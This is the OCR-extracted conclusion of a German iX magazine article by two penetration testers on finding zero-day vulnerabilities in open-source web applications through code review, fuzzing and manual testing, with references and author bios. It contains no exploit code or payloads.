
Fazit

Es ist möglich, bestimmte Zero-Day-Schwachstellen mit frei verfügbaren Methoden und Werkzeugen aufzudecken. Besonders bei Open-Source-Software bietet es sich an, gleichzeitig den Quelltext und eine Testinstanz der Applikation zu untersuchen. Für beide Aspekte gibt es kostenlose und kostenpflichtige Werkzeuge, die voll- oder teilautomatisiert problematische Codestellen und gefährliches Verhalten der Applikation identifizieren.

Manche Probleme spürt man leichter im Code auf, während es bei anderen Schwachstellen einfacher ist, mit Fuzzing viele gängige Angriffe auszupro-



Die Beispieleingabe in ChatGPT mit dem GPT-Modell „PHP Engineer“ zur Suche nach Schwachstellen im Quelltext liefert nichts, … (Abb. 10)



… was ein Tool zur statischen Codeanalyse nicht auch finden würde (Abb. 11).

bieren. Für das Konstruieren eines erfolgreichen Angriffes gibt es keine Schablone. Man muss flexibel nach Lösungen suchen und eine Hürde nach der anderen überwinden.

Beim Untersuchen des Codes bestand das Hauptproblem darin, eine große Zahl an möglichen Schwachstellen auf die vielversprechendsten Kandidaten zu reduzieren. Dies ist vor allem durch gute Heuristiken möglich. Ziel ist es, die problematischen Codestellen möglichst gut zu priorisieren, und nicht, auffälligen Code als unproblematisch „auszusortieren".

Eine genauere manuelle Analyse ist zeitintensiv, aber unerlässlich. Sobald man eine potenzielle Schwachstelle ausgewählt hat, bietet es sich an, sowohl die verwundbaren Codezeilen zur Nutzereingabe zurückzuverfolgen als auch in die entgegengesetzte Richtung zu arbeiten, also ausgehend von dem betroffenen Endpunkt die Verarbeitung der Eingabe zu untersuchen. Für den zweiten Ansatz ist es das Einfachste, die Applikation in einer Testumgebung zu untersuchen.

Vor allem für das Überprüfen auffälliger Codestellen bieten sich Fuzzing und ein manueller Web Application Penetration Test an, da häufig neben dem unmittelbar betrachteten Code zusätzliche Middleware die Nutzeranfragen beeinflusst. Für komplexere Schwachstellen kann es hilfreich sein, mit einem Debugger [4] oder durch Einfügen von zusätzlichem Code das Verhalten der Applikation gegenüber einer bösartigen Anfrage zu untersuchen.

Bei der untersuchten Schwachstelle mussten verschiedene Hindernisse überwunden werden und Bedingungen erfüllt sein, damit ein bösartiger Befehl ausgeführt werden konnte. Dadurch ist die Schwachstelle nicht offensichtlich, aber mit gängigen Methoden identifizierbar. Für Zero-Day-Schwachstellen dieser Art ist es auch nicht erforderlich, dass man sich intensiv mit der betroffenen Software auseinandergesetzt hat. Interessierte IT-Fachleute können sie mit etwas Neugier auch so aufdecken.

Ein Faktor, der für diesen Artikel kaum eine Rolle spielt, ist die Zeit: Bei der Suche nach unbekannten Zero Days stellen sich viele Schwachstellen als falsch-positive Befunde oder zumindest als nicht direkt ausnutzbar heraus. Das gilt umso mehr, je komplexer das Produkt und die Verwundbarkeit ist. Für die Konstruktion des Stuxnet-Angriffs wurden vermutlich Dutzende, wenn nicht Hunderte potenzielle Schwachstellen evaluiert und verworfen, bevor ein funktionierender Exploit entwickelt werden konnte. Sicherheitsforscher brauchen viel Geduld und Ausdauer. (ur@ix.de)

Quellen

[1] Frank Ully; Schwachstellen in APIs aufspüren; iX 7/2022, S. 64
[2] Georg Bube; Sich selbst hacken: Webapplikationen angreifen; iX 8/2023, S. 48
[3] Tim Schürmann; Die kleine Codefabrik: KI-Tools für Entwickler; iX 7/2024, S. 62
[4] Martin Steil; Malwareanalyse mit x64dbg; iX 6/2024, S. 142
[5] Die im Artikel erwähnten Werkzeuge und Quellen sind über ix.de/zbv8 zu finden.

STEPHAN BRANDT

ist Penetrationstester bei der Oneconsult Deutschland AG. Neben den Tests beschäftigt er sich mit der automatisierten Auswertung und Dokumentation von Scanergebnissen.

JONAS HAGG

ist Penetrationstester bei der Oneconsult Deutschland AG. Er beschäftigt sich mit aktuellen Sicherheitsproblemen in Webanwendungen und APIs.